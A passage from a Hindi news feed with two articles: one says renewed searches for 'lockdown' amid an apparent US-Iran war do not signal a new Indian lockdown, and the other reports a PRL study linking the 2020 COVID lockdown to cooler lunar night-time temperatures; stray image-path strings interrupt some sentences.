हमेंफिर से उसी तरह तैयार रहने की जरूरत है। धीरज, संयम के साथ शांति मन से हर चुनौती का सामना करना है।''

क्यों ट्रेंड हो रहा लॉकडाउन शब्द?
छह साल पहले पूरे देश में लॉकडाउन की औपचारिक घोषणा 24 मार्च, 2020 को की गई थी। उस समय, पीएम मोदी ने चेतावनी दी थी कि अगर सख्त कदम नहीं उठाए गए, तो भारत दशकों पीछे चला जाएगा। उसके बाद लंबे समय तक लॉकडाउन लगाया गया। अब पहली बार लॉकडाउन को लगे छह साल पूरे हो गए हैं। ऐसे में लोग लॉकडाउन को सर्च कर रहे हैं। वहीं, एक दूसरा कारण संसद में पीएम मोदी का कोरोना का जिक्र करना और उसी तरह की चुनौतियों के लिए फिर से तैयार रहने की जरूरत पर जोर देने की बात कहना भी। पीएम मोदी के बयान का यह हिस्सा सोशल मीडिया पर वायरल हो रहा है, जिससे लोग लॉकडाउन का जिक्र और उसे सर्च कर रहे हैं।युद्ध के बीच लग सकता है लॉकडाउन?
अगर हम बात करें कि क्या अमेरिका-ईरान युद्ध की वजह से भारत में लॉकडाउन लगेगा? तो इसका जवाब है नहीं, लॉकडाउन नहीं लगेगा। पीएम मोदी या फिर सरकार की ओर से कोई संकेत भी नहीं दिया गया है। कोरोना महामारी के समय उसे फैलने से रोकने के लिए लगाया गयाथा। उस समय दुनियाभर के देशों ने इस लॉकडाउन को अपने यहां लागू किया था। लेकिन ईरान अमेरिका युद्ध के समय हालात ऐसे नहीं हैं कि लॉकडाउन लगाया जा सके। हालांकि, कुछ कदम जरूर उठाए जा रहे हैं, जैसे तेल संकट को दूर करने के लिए, एलपीजी संकट से निपटने के लिए सरकार विभिन्न फैसले ले रही है। गैस सिलेंडर के कालाबाजारी को रोका जा रहा है, पीएनजी कनेक्शन पर जोर दिया जा रहा है आदि। अब अमेरिकी राष्ट्रपति डोनाल्ड ट्रंप ने भी युद्ध के जल्द खत्म होने के संकेत दिए हैं और हमले कुछ समय के लिए रोके हुए हैं। ऐसे में यह साफ तौर पर कहा जा सकता है कि भले ही लॉकडाउन फिर से इंटरनेट पर सर्च किया जा रहा हो, लेकिन घबराने की जरूरत नहीं है। देश में कोई भी लॉकडाउन जैसी स्थिति नहीं होने जा रही है।

]]>
चांद पर भी पड़ाथा कोविड लॉकडाउन का असर, वैज्ञानिकों का बड़ा दावाhttps://pratyushaashakinayikiran.com/?p=77939 Tue, 01 Oct 2024 09:06:00 +0000 https://pratyushaashakinayikiran.com/?p=77939 नई दिल्ली/बेंगलुरु
भारतीय शोधकर्ताओं ने पाया है कि 2020 के वैश्विक कोविड लॉकडाउन का चंद्रमा तक प्रभाव पड़ा था। पीयर-रिव्यू मंथली नोटिस ऑफ द रॉयल एस्ट्रोनॉमिकल सोसाइटी: लेटर्स में एक स्टडी प्रकाशित हुई थी। हमारे सहयोगी टाइम्स ऑफ इंडिया को पता चला है कि अप्रैल-मई 2020 के सबसे सख्त लॉकडाउन के दौरान चंद्रमा की सतह के तापमान में असामान्य गिरावट देखी गई थी।

फिजिकल रिसर्च लेबोरेटरी (पीआरएल) के के दुर्गा प्रसाद और जी अंबिली ने 2017 और 2023 के बीच चंद्रमा के निकटवर्ती भाग पर छह विभिन्न स्थानों –ओशनस प्रोसेलारम के दो स्थान, मेरे सेरेनिटैटिस, मेयर इम्ब्रियम, मेयर ट्रैंक्विलिटैटिस और मेरे क्रिसियम पर रात्रि के समय सतह के तापमान का विश्लेषण किया। पीआरएल के निदेशक अनिल भारद्वाज ने कहा कि यह हमारे समूह का एक महत्वपूर्ण कार्य है। यह काफी अद्वितीय है।

कैसे की स्टडी?
नासा के चंद्रयान (LunarReconnaissance Orbiter) के आंकड़ों का उपयोग करते हुए, शोधकर्ताओं ने पाया कि लॉकडाउन के महीनों में चंद्रमा के तापमान में अन्य वर्षों की तुलना में लगातार 8-10 डिग्री कम (8-10 केल्विन) हो गया था। प्रसाद ने टाइम्स ऑफ इंडिया को बताया कि हमने वास्तव में 12 सालों का डेटा विश्लेषण किया था, लेकिन अध्ययन में समानता बनाए रखने के लिए हमने सात सालों (2017 से 2023) का डेटा इस्तेमाल किया,लॉकडाउन वाले साल 2020 से पहले के तीन साल और उसके बाद के तीन साल।

शोधकर्ताओं का मानना है कि लॉकडाउन के दौरान पृथ्वी से निकलने वाले विकिरण (Radiation) में कमी के कारण चंद्रमा का तापमान कम हुआ।चूंकि मानवीय गतिविधियों में काफी कमी आई थी, ग्रीनहाउस गैसों और वायुमंडलीय कणों (Aerosols) का उत्सर्जन भी कम हो गया, जिसके कारण पृथ्वी के वायुमंडल में कम गर्मी फंसी और वापस निकली।

तापमान में काफी बदलाव
शोधकर्ताओं ने विभिन्न स्थानों और वर्षों में तापमान में काफी बदलाव भी देखा। सबसे कम कुल तापमान 2020 में साइट-2 पर 96.2 K था, जबकि सबसे कम तापमानों में सबसे अधिक 2022 में साइट-1 पर 143.8 K था। आमतौर पर, 2020 में अधिकांश स्थानों पर सबसे ठंडा तापमान देखा गया, जबकि 2021 और 2022 में जब पृथ्वी पर मानवीय गतिविधियां फिर से शुरू हुईं, तब एक उल्लेखनीय तापमान बढ़ने का रुझान देखा गया।

के दुर्गा प्रसाद ने समझाया कि चंद्रमा पृथ्वी के विकिरण के चिन्ह का एक प्रवर्धक (Amplifier) के रूप में कार्य करता है। इस अनूठी वैश्विक घटना ने हमें यह देखने का एक दुर्लभ अवसर प्रदान किया कि पृथ्वी पर मानवीयगतिविधियों में बदलाव हमारे निकटतम खगोलीय पड़ोसी को कैसे प्रभावित कर सकता है।शोध पत्र में लिखा है कि चूंकि कोविड लॉकडाउन के दौरान चंद्रमा के रात्रि के समय सतह के तापमान में असामान्य कमी देखी गई है, इसलिए अन्य संभावित कारकों जैसे सौर गतिविधि और मौसमी प्रवाह विविधता के प्रभावों की भी जांच की गई है।परिणाम दर्शाते हैं कि इन कारकों में से किसी का भी अवलोकित हस्ताक्षर(Observed Signature) पर कोई प्रभाव नहीं है, इस प्रकार यह हमारेनिष्कर्षों का समर्थन है कि यह केवल कोविड लॉकडाउन केकारण है।

]]>